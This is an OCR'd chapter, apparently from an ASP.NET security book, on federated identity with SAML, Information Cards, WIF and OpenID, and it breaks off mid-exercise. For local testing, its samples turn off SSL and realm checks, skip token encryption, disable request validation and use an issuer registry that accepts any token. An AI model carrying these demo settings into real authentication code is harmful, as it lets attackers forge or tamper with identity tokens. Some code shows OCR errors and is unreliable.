- How to integrate OpenID into your Web site
- How to integrate Windows Live ID into your Web site

(SAML)/Information Cards, OpenID, and Live ID are all ways of delivering a third-party authentication token to your Web site.

A BRIEF HISTORY OF FEDERATED IDENTITY

Federated identity is a generic term describing the scenario where a user's identity can be used across multiple systems, within a single organization, or on systems external to the organization providing the identity. The term describes the technology and standards that

enable this. The end goal is to enable users of one domain (be it a company, an OpenID provider, a Live ID user, or any other identity provider) to seamlessly and securely access systems or data belonging to another domain, without each system having to maintain its own redundant user administration functions.

Imagine that Wrox wants to give Amazon access to a database containing information about new books. While it's certainly possible for an administrator at Wrox to create an authentication system and add user details for Amazon users, this would rapidly become unwieldy. In addition, Amazon would have to inform Wrox of new accounts, and when to disable old accounts as their staff members take new jobs with other companies. A better approach would be to let Amazon provide the authentication against their internal systems (such as Active Directory), and forward details of the users (such as their names, their job titles, and so on), and for Wrox to then use this information to authorize and grant or deny access parts of the Wrox system appropriately.

By doing this, Wrox's application would be known as a *relying party* (RP). The RP requests the user's identity, and the user is directed to log into an *identity provider* (IP), which, in the example, is a system within Amazon. This may be via the browser, via a special client that runs on the user's computer (sometimes called an *identity selector*), or provided automatically for them by some internal corporate system. The identity provider authenticates the user and packages information about the user's identity, which is then sent to the RP, either directly from the IP or via the user, which processes it and allows access if appropriate. Figure 15-1 shows this process.




FIGURE 15-1: The typical flow for accessing information through your federated identity

The first major Web-based federation identity solution was Microsoft's Passport service, which was designed as a "single sign-on" server for e-commerce sites. Microsoft Passport had various problems, including privacy and security concerns, as well as a lack of adoption from both customers and from other companies.

In response to Passport, the Liberty Alliance was created by Sun, Oracle, and other Microsoft rivals as an alternative identity system. While their own implementation was never widely adopted, they did release their specifications for federated identity to the Organization for the Advancement of Structured Information Standards (OASIS), where it formed the basis for the Security Assertion Markup Language (SAML), the XML-based industry standard for exchanging authentication and authorization data between systems.

SAML is a standard generally used between corporate entities. When a user from corporation A wants to access a resource from corporation B, the corporation A user browses to the resource URL. The user is then presented with a login form, which will direct the login request back to the internal corporate IP. The IP validates the authentication information and constructs a SAML token containing assertions about the user's identity. This token is then cryptographically signed by the IP and, sometimes, encrypted for the receiving party. The token is sent back to the resource provider (typically inside an HTML form submission), which checks to ensure that the signature is one that it recognizes. The resource provider performs authentication based upon the identity within the SAML token. SAML is not limited to use on the Web, for example it can be used to flow identity between internal systems, but this chapter will focus on its use in Web applications.

Passport eventually was re-branded Live ID, with Microsoft dropping its goal of centralizing all e-commerce functions (such as purchasing) and now acting as a simple authentication system that can be used by other Web sites.

An alternative to Live ID is OpenID, a decentralized authentication standard allowing users to use a single digital identity to log on to any supporting Web site. Unlike Passport and Live ID (where only Microsoft can issue identities), anyone can become an OpenID identity provider, and the protocols do not rely on any central authority. OpenID was developed in 2005 by Brad Fitzpatrick, creator of LiveJournal. It is a lightweight identity system making use of the existing Internet protocols and specifications such as URIs, HTTP, and SSL. Of all the identity solutions, OpenID is currently the most supported, both in terms of acceptance by Web sites, as well the number of places from which you can acquire an identity.

One of the major detractors of Microsoft Passport was Kim Cameron. Cameron had published the "Seven Laws of Identity" (`http://www.identityblog.com/?p 354`), which represented his vision for a successful Internet identity solution. With Cameron as their Chief Identity Architect, Microsoft implemented his vision of an identity metasystem with Information Cards and Windows CardSpace.

Information Cards are based on existing open standards (WS-Trust, WS-Security, and SAML), with an Information Card representing a digital identity in a piece of software called an *identity selector* , which runs on a user's computer. When an RP requests an identity, the selector presents any Information Cards it contains that meet the RP's criteria. The user selects the card, and the selector then contacts the IP who has issued the card to retrieve the requested identity. Because the identity selector runs on the user's computer, it presents the user with a consistent interface that reduces the risk of phishing, which OpenID and Live ID are vulnerable to.

The identity token currently used in Information Cards is the SAML standard, so any SAML-accepting Web site can accept Information Cards with a minimal amount of work. However, the Information Card standard is token-agnostic. There is work going on to create a OpenID Information Card standard, where the response from a compatible identity provider can contain an OpenID response instead of a SAML response.

Windows CardSpace is the Windows client for Information Cards, providing the Identity Selector piece of the information card process. Microsoft is currently developing a new version of Active Directory Federation Services (ADFS) that will provide both an identity provider for SAML, and an Information Card that uses Active Directory as its identity store and the Windows Identity Foundation (WIF) to allow developers to write their own information providers. These providers would accept both SAML and Information Cards on their Web sites and in their Web services.

No matter which solution you choose to integrate, the important thing is that a third party is authenticating users on your behalf. The authentication will flow to your Web site in the form of a token (via URLs, SAML, an HTTP `POST`, or any other method). Once you receive the token, you parse it and decide if the authenticated user is authorized to access your resources.

Generally, tokens contain *claims* about a user's identity. For example, a LiveID token may contain a claim detailing the unique reference Live ID gives to a user, an Information Card may contain a claim about a user's date of birth, or an OpenID token may contain a claim about a user's email address. It is up to you, the developer, to decide how much you can trust these claims. This decision is usually based on where the claims are coming from.

When a user registers for OpenID, the provider may ask the user for and confirm his or her email address. However, when the email address claim is delivered to your Web site, you have no way of knowing if that email address is still active and belongs to the user. Similarly, an Information Card system may issue claims about a user's date of birth or address, but unless you know how these have been verified by the identity provider, you cannot assign a level of trust to these claims, and should treat them like any untrusted input.

USING THE WINDOWS IDENTITY FOUNDATION TO ACCEPT SAMLAND INFORMATION CARDS

The Windows Identity Framework (WIF) provides a framework for building claims-based applications and service. With WIF you can enable federation for your ASP.NET applications and provide claims-based authorization for both ASP.NET and WCF. In addition, WIF provides you with the building blocks necessary to build a security token service to issue claims-based identities either via SAML tokens or an identity selector such as information cards. When accepting identities WIF supports two types of federated identities:

- *Passive SAML*—This is where you are redirected to your identity provider, which issues an identity and then redirects the browser back to the Web site asking for the identity.
- *Information Cards*—This is where the accepting Web site (the relying party) triggers the Information Card client, which talks to your identity provider and returns a SAML token to the requesting Web site.

In this section, you will learn how to create a claims-aware Web site for passive SAML authentication, and how to add Information Card support to an existing Web site.

Originally, with .NET 3.0, Information Card support was minimal. To add it to your site, you had to use sample code that was rather fragile and made many assumptions. Microsoft changed this in Geneva 2008 with the beta release of the "Geneva" platform. This is composed of three parts:

- *Windows Identity Foundation (WIF)*—This is a code library that helps .NET Web sites consume the tokens issued by a *Security Token Service* (STS), and also helps developers write custom security token services.
- *Active Directory Federation Services*—The server component is a ready-made STS that uses Active Directory to authenticate users, and to issue claims about their identities.
- *Windows CardSpace*—This is an *identity selector*, or the user interface that runs on Windows. It allows the end user to select an Information Card to use, and retrieves a token from the STS before delivering it to the requesting Web site.

If you want to learn more about Windows CardSpace and Information Cards, then see the book, *Understanding Windows CardSpace: An Introduction to the Concepts and Challenges of Digital Identities* by Vittorio Bertocci, Garrett Serack, and Caleb Baker (Boston: Addison-Wesley, 2008). For a higher-level view of the identity problem, Kim Cameron's blog at `http://www.identityblog.com/` is a must read, and Vittorio's blog at `http://blogs.msdn.com/vbertocci/` contains lots of code samples, Web casts, and other deep technical resources.

Before beginning you will need to download WIF from the MSDN security site at `http://msdn.microsoft.com/security/aa570351.aspx`. The WIF download comes as the runtime installer and a separate SDK download that adds templates into Visual Studio — you should download and install both WIF and the WIF SDK. You will also use StarterSTS, an WIF-based Open Source identity provider by Dominick Baier, which you can download from `http://startersts.codeplex.com/`.

After installing WIF and the WIF SDK you should download and unzip the StarterSTS package. You will to create a Web application for StarterSTS and bind an HTTPS certificate to it. (Chapter 14 contains instructions on how to create and use an HTTPS certificate.) You should then follow the configuration instructions for Starter STS. Register a username and password within it (see Chapter 7 for how to use the IIS 7 tools to add users and roles to a membership database), and test that you can log in using it. You may also want to set up some roles, to see how they are used. Next you will also need to configure StarterSTS to use the HTTPS certificate by providing the certificate thumbnails in certificates.config. Finally, edit the `starterSTS.config` file and change the `requireSSL` and `allowKnownRealmsOnly` settings to `false`. Loosening these settings will allow you to run your test sites within Visual Studio without having to publish them to IIS.

Creating a "Claims-Aware" Web Site

The WIF SDK comes with some tools to help you set up a Web site that will accept passive SAML authentication. This involves you configuring a partnership with an identity provider.

In the simplest scenario, which you will build here, when an unauthenticated user comes to your claims-aware Web site, the user will be redirected to the partnered identity provider for that site. The identity provider will authenticate the user and parcel up the information it knows about the

user into a SAML token. The user's browser then forwards this token back to your Web site, where it is parsed and turned into an `IPrinciple /IIdentity` pair, which is attached to the request. If this sounds familiar, this principle attachment happens with, forms authentication and windows authentication. The SAML parsing happens behind the scenes. You simply read the thread identity and decide what you want to do next.

TRY IT OUT Creating a Claims-Aware Web Site

In this exercise, you will create a Web site that accepts a SAML token, and partner it with an installation of StarterSTS. You must have StarterSTS downloaded, configured, and running with at least one username and password in its member database.

1. Start Visual Studio and select File ➪ New ➪ Website. Select "Claims-aware ASP.NET WebSite" from the list of templates. This will create a new Web site containing two pages, `default.aspx` and `login.aspx`.
2. Look carefully at the result. At first glance, nothing looks out of place until you examine the `web.config` file. If you look at the assemblies list, you will see a reference to `Microsoft.IdentityModel`. This is the WIF assembly. If you scroll down and look at the `httpModules` section of `web.config`, you will see a new entry, `ClaimsPrincipleHttpModule`. This module is responsible for taking the identity of the current request thread and turning it into an `IClaimsPrincipal`. If you are using Web Application Projects rather than Web sites you can simply copy these `web.config` entries into a `web.config` for a Web Application Project to enable WIF.

   If you are using Windows Authentication, WIF would transform that identity into a `WindowsClaimsPrincipal`. If you are using Forms Authentication, a `ClaimsPrincipal` class would be created. This transformation takes the properties of the original identity and transforms them into claims. A Windows identity would gain claims such as the account Security Identifier, while a forms identity would gain claims such as the authentication method.

   This new common `IClaimsPrincipal` still works with the old style `IsInRole()` security model, but provides the benefits of claims-based security. The major benefit of a claims-based approach is that your application is no longer locked to a specific authentication method, be it Windows Authentication, forms authentication, or anything else. The `ClaimsPrincipalModule` will take any authentication token it understands, even if the security token comes from outside your company, or from a non-Windows system, and change it into a standard class that you can use. Once you are ready to move from the backwards-compatible role that security `IClaimsPrincipal` provides, then roles will be replaced with the more granular authorization artifact, a claim.

   David Chappell has produced a white paper called "Digital Identity for .NET applications: A Technology Overview," which delves into the approaches, advantages, and challenges a claims-based identity system solves. You can download the white paper from `http://msdn.microsoft.com/en-gb/library/bb882216.aspx`.
3. When you create a new Claims-aware ASP.NET Web site it doesn't appear do anything. If you run it, you will see a forms-based login page that you can use to authenticate, after which a list of

claims will be presented to you — the name of the user, the time the user authenticated, and how the user authenticated. You will see that each claim type is a unique URI, and you can also see how Microsoft has implemented specific claim types for the authentication instance and type.

4. Now, you must add a partnership to an identity provider, in this case StarterSTS. Right-click on the project in Solution Explorer and choose "Modify STS reference." This will start the Federation Utility, an application that allows you to configure the trust relationship between your Web application and the third-party authentication system (the STS). The "Application configuration location" and the "Application URI" will be filled in for you based on the project properties, so just click the Next button. You will receive a warning that the application is not hosted on HTTPS. Click Yes to continue.

5. You will now be prompted for the details of the STS. Select the"Use an existing STS" option. You must now enter the location of the STS federation metadata location. This URI is a document published by an STS that lists (among other things) the location of the login page and the claims it offers. If you log in to the StarterSTS site, you will see a link to view the WS-Federation metadata. Click the link. Then copy the URI from the browser location bar and paste into the location field in the Federation Utility. Now click Next.

6. You will now be asked about token encryption. For live systems, tokens will generally be encrypted against an X509 certificate, so only the relying party can decrypt the token. But since you are just setting up a site, it's unlikely you have a suitable certificate. Leave the No Encryption option selected and click Next.

7. You will now be presented with a list of claims that the STS can deliver. This screen is informational, so click Next to be presented with the final summary screen, and then click Finish.

8. Now run your application. This time, you will not see the login screen delivered by the application. Instead, your browser will be redirected to the login screen for StarterSTS. If you log in using your StarterSTS account, you will see that now StarterSTS has performed the authentication and sent the identity information to your claims-aware Web site, which has then been parsed and turned into a claims identity, including any roles defined within StarterSTS that the user is a member of.

   The claims identity can be treated as you would a forms identity, or a Windows identity. You can use the normal ASP.NET authorization configurations detailed in Chapter 7 to grant (or limit) access to your application based upon the username or roles sent by StarterSTS. You now have a federated identity solution!

Accepting Information Cards

Windows has another method of transporting federated identity that does not use browser redirection or federated partnerships — Windows CardSpace. CardSpace is an identity selector, a piece of software that sits between the user and the relying party, allowing the user to select which identity he or she wants to use, and requesting and forwarding the identity information to the relying party.

Windows CardSpace supports two types of Information Card:

- *Self-issued cards* —This is a card that you create, and it can be filled with basic information.
- *Managed cards* —This is an Information Card issued by an identity provider that can support any type of information an identity provider wishes to supply.

You can create a self-issued card with the Windows CardSpace identity selectors by going to Control Panel ➪ User Accounts and Family Safety ➪ Windows CardSpace. Then choose Add a Card to create a personal card.

TRY IT OUT Accepting an Information Card

In this exercise, you will write code to accept authentication information from an Information Card. Before you begin, ensure that you have installed Windows Identity Foundation.

Accepting information cards is a manual process with WIF. There are no templates or Web controls, so you must do everything by hand.

1. Create a new Web Application project called InformationCard. Right-click on the `References` folder and choose Add Reference. Then add the `Microsoft.IdentityModel` ,`System.IdentityModel` and`System.Runtime.Serialization` assemblies from the .NET tab.
2. Edit the `default.aspx` file to contain the following code:

```
%@ Page Language="C#" AutoEventWireup="true"
   CodeBehind="Default.aspx.cs"
   Inherits="InformationCard.Default" ValidateRequest="false" %>
%@ OutputCache Location="None" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
   <title>Information Card Demonstration</title>
</head>
<body>
   <object type='application/x-informationCard' id='informationCard'>
       <param name='tokenType'
        value='urn:oasis:names:tc:SAML:1.0:assertion' />
       <param name='requiredClaims'
        value='http://schemas.xmlsoap.org/ws/2005/05/
        identity/claims/privatepersonalidentifier' />
       <param name='optionalClaims'
        value='http://schemas.xmlsoap.org/ws/2005/05/
               identity/claims/givenname' />
   </object>
   <form id="informationCardLogin" runat="server">
   <input type='hidden' name='tokenXml' value='' />
   <asp:Button runat='server' ID='signinButton'
         Text='Click Here' Visible='true'
         OnClientClick=
           'javascript:tokenXml.value=informationCard.value;' />
   <asp:Label ID="signedInMessage" runat='server' Visible='false' />
```

```
    <asp:Label ID="loginError" runat='server' Text="" ForeColor='Red' />
     
    <asp:Panel ID="claimsList" runat="server" Height="264px" Visible=
          "False" Width="677px">
        The following claims were found in the submitted card:<br />
        <br />
        <asp:Table ID="claimsDump" runat="server">
            <asp:TableHeaderRow>
                <asp:TableHeaderCell>Claim URI</asp:TableHeaderCell>
                <asp:TableHeaderCell>Value</asp:TableHeaderCell>
                <asp:TableHeaderCell>Issuer</asp:TableHeaderCell>
            </asp:TableHeaderRow>
        </asp:Table>
    </asp:Panel>
    </form>
</body>
```

You can see that this code embeds an object within the HTML page of type `application/x-informationCard`. This creates a DOM object that triggers the Information Card selector. Within the object are the requirements for the type of token it will deliver, the claims that are required, and claims that are optional. The object is triggered by the JavaScript bound to the client `Click` event on the sign-in button. When the value property on the object is accessed, the browser will start the selector, as shown in Figure 15-2. The user is able to choose an Information Card to use, provided it meets the claims and token type requirements.




FIGURE 15-2: The Windows CardSpace Identity Selector

3. Open the code behind and change the code to include all the namespaces you will eventually need. Then change the `Page_Load` event to show you the contents of the token, as shown here:

```
using System;
using System.IdentityModel.Tokens;
using System.IO;
using System.Web.UI.WebControls;
using System.Xml;

using Microsoft.IdentityModel.Claims;
using Microsoft.IdentityModel.Protocols.WSIdentity;
using Microsoft.IdentityModel.Tokens;
using Microsoft.IdentityModel.Tokens.Saml11;
using Microsoft.IdentityModel.Web;

namespace InformationCard
{
    public partial class Default : System.Web.UI.Page
    {
        void Page_Load(object sender, EventArgs e)
        {
            if (Page.IsPostBack)
            {
                Response.Write(
                        Server.HtmlEncode(Request.Form["tokenXml"]));
            }
        }
    }
}
```

4. If you now run the page, select the "Click here" button, and choose an Information Card, you will see a bunch of XML on your screen. This is the SAML token sent by the selector. (If you're running the sample pages over HTTPS, you will see an encrypted token.) Obviously, it is possible to manually parse this token, but why do so when WIF will take care of this for you and present the token to you in a standard identity format?

5. The first thing you need to write is an `IssuerNameRegistry` . An`IssuerNameRegistry` examines the incoming token and checks if it is from a source that you recognize and will accept. For this example, you will accept any token at all. Create a new class in your project called `SimpleIssuerNameRegistry.cs` and enter the following code.

```
using System.IdentityModel.Tokens;
using Microsoft.IdentityModel.Tokens;

namespace InformationCard
{

  public class SimpleIssuerNameRegistry : IssuerNameRegistry
  {
    public override string GetIssuerName(SecurityToken securityToken)
    {
      X509SecurityToken x509Token =
        securityToken as X509SecurityToken;
```

```
      if (x509Token != null)
        return x509Token.Certificate.SubjectName.Name;

      RsaSecurityToken rsaSecurityToken =
        securityToken as RsaSecurityToken;
      if (rsaSecurityToken != null)
        return rsaSecurityToken.Rsa.ToXmlString(false);

      throw new SecurityTokenException("Unknown token type");
    }
  }
}
```

6. Next you must add a member field and a `Page_Init` event to your code behind, as shown here:

```
SecurityTokenHandlerCollection handlers;
void Page_Init(object sender, EventArgs e)
{

 if (false == Page.IsPostBack & &
     false == Request.Url.AbsolutePath.EndsWith
     ("/Default.aspx"))
{
  UriBuilder builder = new UriBuilder
  {
    Scheme = this.Request.Url.Scheme,
    Host = this.Request.Url.Host,
    Path = this.ResolveUrl("~/Default.aspx"),
    Port = this.Request.Url.Port,
    Query = this.Request.Url.Query
  };
  Response.Redirect(builder.Uri.ToString());
}

  SecurityTokenHandlerConfiguration handlerConfig =
    new SecurityTokenHandlerConfiguration
      {
        IssuerNameRegistry = new SimpleIssuerNameRegistry(),
        ServiceTokenResolver =
          FederatedAuthentication.ServiceConfiguration.➥
ServiceTokenResolver
      };
  handlerConfig.AudienceRestriction.AllowedAudienceUris.➥
Add(Request.Url);

  this.handlers = new SecurityTokenHandlerCollection(handlerConfig);
  SamlSecurityTokenRequirement samlReqs =
    new SamlSecurityTokenRequirement
    {
      NameClaimType = WSIdentityConstants.ClaimTypes.PPID
    };
  this.handlers.Add(new EncryptedSecurityTokenHandler());
  this.handlers.Add(new Saml11SecurityTokenHandler(samlReqs));

  this.loginError.Text = "";
  this.loginError.Visible = false;
```

```
  this.signinButton.Visible = true;
  this.signedInMessage.Visible = false;
}
```

SAML tokens are limited by their audience — in this case, the Web page requesting it. However, if you're requesting it from `default.aspx`, this may have multiple URLs — `http://localhost/` , `http://localhost/default.aspx`, or `http://localhost/Default.aspx` . So the first thing you must do is check the URL for the current request. If it's not the exact one you wish (in the example code, `/Default.aspx`), then the browser is redirected to it.

Next, the code configures the token handlers. The token handlers are a pipeline WIF puts each token through, which takes the token and checks that it was issued by a partner the application trusts via the `IssuerNameRegistry`. The handler setup also checks the allowed audience restrictions, if the token meets the requirements for an application, and a parser for the token format. In this example, encrypted tokens and SAML 1.1 tokens are handled.

7. Now that the parsers are configured, you must actually parse the token sent. Change the `Page_Load` event to be the following:

```
void Page_Load(object sender, EventArgs e)
{
  if (Page.IsPostBack)
  {
    string tokenXml = Request.Form["tokenXml"];
    if (false == String.IsNullOrEmpty(tokenXml))
    {
      SecurityToken token = ReadXmlToken(tokenXml);
      if (null == token)
      {
        this.loginError.Text = "Unable to process xml token.";
      }
      else
      {
        IClaimsPrincipal principal =
          AuthenticateSecurityToken(Request.RawUrl, token);
        if (principal == null)
        {
          this.loginError.Text = "Unable to authenticate user.";
        }
        else
        {
          ShowClaims(principal);
        }
      }
    }
  }
}
```

8. Now you also must add a couple of helper functions to aid in parsing the token, and convert it to a usable form:

```
SecurityToken ReadXmlToken(string tokenXml)
{
  using (StringReader strReader = new StringReader(tokenXml))
```

```
  {
    using (XmlDictionaryReader reader =
           XmlDictionaryReader.CreateDictionaryReader
            (XmlReader.Create(strReader)))
    {
      reader.MoveToContent();
      return this.handlers.ReadToken(reader);
    }
  }
}

IClaimsPrincipal AuthenticateSecurityToken(string endpoint,
  SecurityToken token)
{
  ClaimsIdentityCollection claims = this.handlers.ValidateToken(token);

  IClaimsPrincipal principal =
    ClaimsPrincipal.CreateFromIdentities(claims);
  return
    FederatedAuthentication.ServiceConfiguration.➥
ClaimsAuthenticationManager.Authenticate(
     endpoint, principal);
}
```

9. Finally, you can output the claims in a format you can read with the last method:

```
void ShowClaims(IClaimsPrincipal principal)
{
  this.claimsList.Visible = true;
  foreach (ClaimsIdentity identity in principal.Identities)
  {
    foreach (Claim claim in identity.Claims)
    {
      TableCell claimUri = new TableCell
                           {
                             Text = claim.ClaimType
                           };
      TableCell claimValue = new TableCell
                             {
                               Text = claim.Value
                             };
      TableCell issuer = new TableCell
                         {
                           Text = claim.Issuer
                         };
      TableRow claimRow = new TableRow();
      claimRow.Cells.Add(claimUri);
      claimRow.Cells.Add(claimValue);
      claimRow.Cells.Add(issuer);
      this.claimsDump.Rows.Add(claimRow);
    }
  }
}
```

The `ReadXml` function uses the handlers you registered earlier in the page lifecycle to parse the token. The `AuthenticateSecurityToken` will validate the token (using the `IssuerNameRegistry` you registered) and convert it into a class that implements `IClaimsPrincipal`, which, in turn, implements `IPrincipal` — the standard way that the .NET framework treats identity.

If you don't have an existing authentication scheme and wish to just use tokens that WIF can understand, you can use the WIF SDK to take the claims information and use it as a session authentication mechanism. By adding two functions, you can enable this, as shown in Listing 15-1.

LISTING 15-1: Helper functions for WIF session authentication

```
static TimeSpan GetSessionLifetime()
{
  TimeSpan lifetime =
    SessionSecurityTokenHandler.DefaultTokenLifetime;
  if (FederatedAuthentication.ServiceConfiguration. ➥
      SecurityTokenHandlers != null)
    {
        SessionSecurityTokenHandler ssth =
        FederatedAuthentication.ServiceConfiguration.➥
        SecurityTokenHandlers[
            typeof(SessionSecurityToken)] as ➥
            SessionSecurityTokenHandler;
        if (ssth != null)
        {
            lifetime = ssth.TokenLifetime;
        }
    }
  return lifetime;
}

static void CreateLoginSession(IClaimsPrincipal principal,
    SecurityToken token)
{
  WSFederationAuthenticationModule activeModule =
    new WSFederationAuthenticationModule();
  activeModule.SetPrincipalAndWriteSessionToken(
    new SessionSecurityToken(
      principal,
      GetSessionLifetime(),
      token),
      true);
}
```

`GetSessionLifetime` gets the default session lifetime, or the lifetime configured in your Web site's configuration file. `CreateLoginSession` sets the identity principal for the current user, and writes a session token into a protected cookie that is sent to the browser. From that point on, the `User` property in your page will be populated with an identity derived from the original SAML token sent when the user authenticated. The identity can also be used for role-based operations

in the same way you would check roles that came from Forms or Windows authentication, either programmatically or using principal demands.

The claim used to populate the name of the user is configured when you create the `SamlSecurityTokenRequirement` object, as shown in Listing 15-2.

LISTING 15-2: Configuring the claims used in the creation of the user principal

```
SamlSecurityTokenRequirement samlReqs =
  new SamlSecurityTokenRequirement
  {
    NameClaimType = WSIdentityConstants.ClaimTypes.PPID
    RoleClaimType = "http://schemas.wrox.com/aspnet/2009/05/roles/"
  };
```

Working with a Claims Identity

`System.IdentityModel.Claims.ClaimTypes` contains properties that return the standard claim types defined in the Information Card specifications. The Information Card foundation has these and other standardized claims listed on their claims catalog, found at `http://informationcard.net/resources/claim-catalog` . If you want to retrieve a specific claim from an `IClaimsPrincipal`, you can extract the value of a particular claim using Linq, as shown in Listing 15-3.

LISTING 15-3: Extracting a specific claim from an IClaimsPrincipal

```
IClaimsIdentity cid = (IClaimsIdentity)principal.Identity;
Claim firstName = (from claim in cid.Claims
                   where claim.ClaimType ==
                   System.IdentityModel.Claims.ClaimTypes.GivenName
                   select claim).FirstOrDefault();
```

Once you have your claims, you can process them however you want. Normally, if you have an existing authentication system, you would use a unique claim from the token, such as a PPID from an Information Card or email address in combination with the issuer.

You may ask why a unique claim is not enough. It is perfectly possible to write a security token service that issues managed cards and sends a PPID that matches one you already have. However, each SAML token is signed, and you can use this signing key to identify where the token has come from. This is the token issuer and is set by the `IssuerNameRegistry` class. The `SimpleIssuerNameRegistry` used in the Information Card example takes the name from the SSL certificate that an STS uses for managed cards, or the generated RSA key used to sign self-issued cards. By combining the unique claim and the issuer, you will have a unique combination of identity and issuer you can use to validate a user.

If you are accepting SAML from a federated identity provider or Information Cards from a managed STS, and roles are enabled in your application, WIF will populate the principal roles from any claims that are of the role type `http://schemas.microsoft.com/ws/2008/06/identity/claims/role` .

If you are using multiple partners (some of which are not using Geneva server), or delivering role types using the Microsoft claim name, you can map their role claims to roles, or indeed transform any claims by using a `ClaimsAuthenticationMapper`.

This may strike you as overly complicated for just accepting an identity from a UI-driven selector. (And, if you want a simple-to-use ASP.NET server control, Dominick Baier has written one, and made it available at `http://infocardselector.codeplex.com/`.) But this barely scratches the surface of Microsoft's roadmap for claims-based identity.

Remember, Microsoft's Claims solution consists of three parts: WIF (which you have just used to accept SAML and Information Cards), Windows CardSpace (the identity selector used to select information cards and communicate with an Identity Provider), and the ADFS (an identity provider that uses Active Directory to authenticate users and will deliver claims from various claim stores such as AD, SQL Server, and others). If ADFS does not meet your needs, then you can also use the WIF to write your own security token service.

Using Microsoft's various options, you can issue your own identities and accept those from trusted parties, or from any compatible identity provider with ease. Furthermore, because WIF leverages the WS-Federation standard, a WIF solution is interoperable with other federated identity providers. So, for example, a company that is using Active Directory as its identity store can use Geneva to provide identity information to a company using IBM Tivoli Federated Identity Manager. Furthermore, by using claims-based authentication and authorization, you can also use the access control services Azure provides to authenticate with your corporate Active Directory or other identity provider, and future proof your application, should you ever wish to move it to Microsoft's cloud offering. A step-by-step guide to WIF and Azure is available at `http://code.msdn.microsoft.com/wifwazpassive`.

USING OPENID WITH YOUR WEB SITE

OpenID is probably the most widespread third-party authentication method on the Internet today, both in terms of providers and Web sites that accept it. Major providers include AOL, Google, Microsoft, Verisign, and Yahoo!, not to mention the myriad of smaller providers who sprung up before the standard was adopted by the larger players. An OpenID takes the form of a unique URL, for example `http://wrox.openid.example`, which a user will enter in an OpenID login form hosted by your Web site, and is identified by the OpenID logo. Figure 15-3 shows an example.




FIGURE 15-3: An example of an OpenID login form

When a user enters his or her OpenID, the form is submitted to your site, the RP. The RP then accesses the Web site specified by the OpenID and looks for the OpenID provider information by parsing the page and extracting the `openid.server` link tag.

If the OpenID server is not one your application has conversed with before, your application must then send an associate request, which requests a shared secret between your application and the OpenID provider, safely exchanged via Diffie-Hellman key exchange. Once you have a shared secret

with the OpenID provider, you use the discovered server address and redirect the browser to it, providing the desired claims, the shared secret as an HMAC-SHA1 key, a return address, and a few other parameters.

At this point, the user's browser is now at his or her identity provider. The user logs into the identity provider, which then prompts the user to confirm the sending of that information to your application. If the confirmation is successful, the user will be redirected back to your return address to allow with the claims requested, and provide some information to stop reply attacks. Luckily, an Open Source project exists to take care of all this for you: `DotNetOpenAuth`, available from `http://dotnetopenauth.net:8000/`.

The `DotNetOpenAuth` project provides ASP.NET controls to automate OpenID support, as well as samples for the ASP.NET MVC library and samples illustrating how to expose your membership information and become an OpenID identity provider yourself.

TRY IT OUT Accepting an OpenID

In this exercise, you will write code to request and display claims from an OpenID provider. Before you begin, ensure that you have downloaded and uncompressed the `DotNetOpenAuth` library.

1. Create a new Web project. Then right-click on the `References` folder and choose Add Reference. Then add the `DotNetOpenAuth` library from the location you unzipped the download package into.
2. Change the contents of the `default.aspx` file to be the following:

```
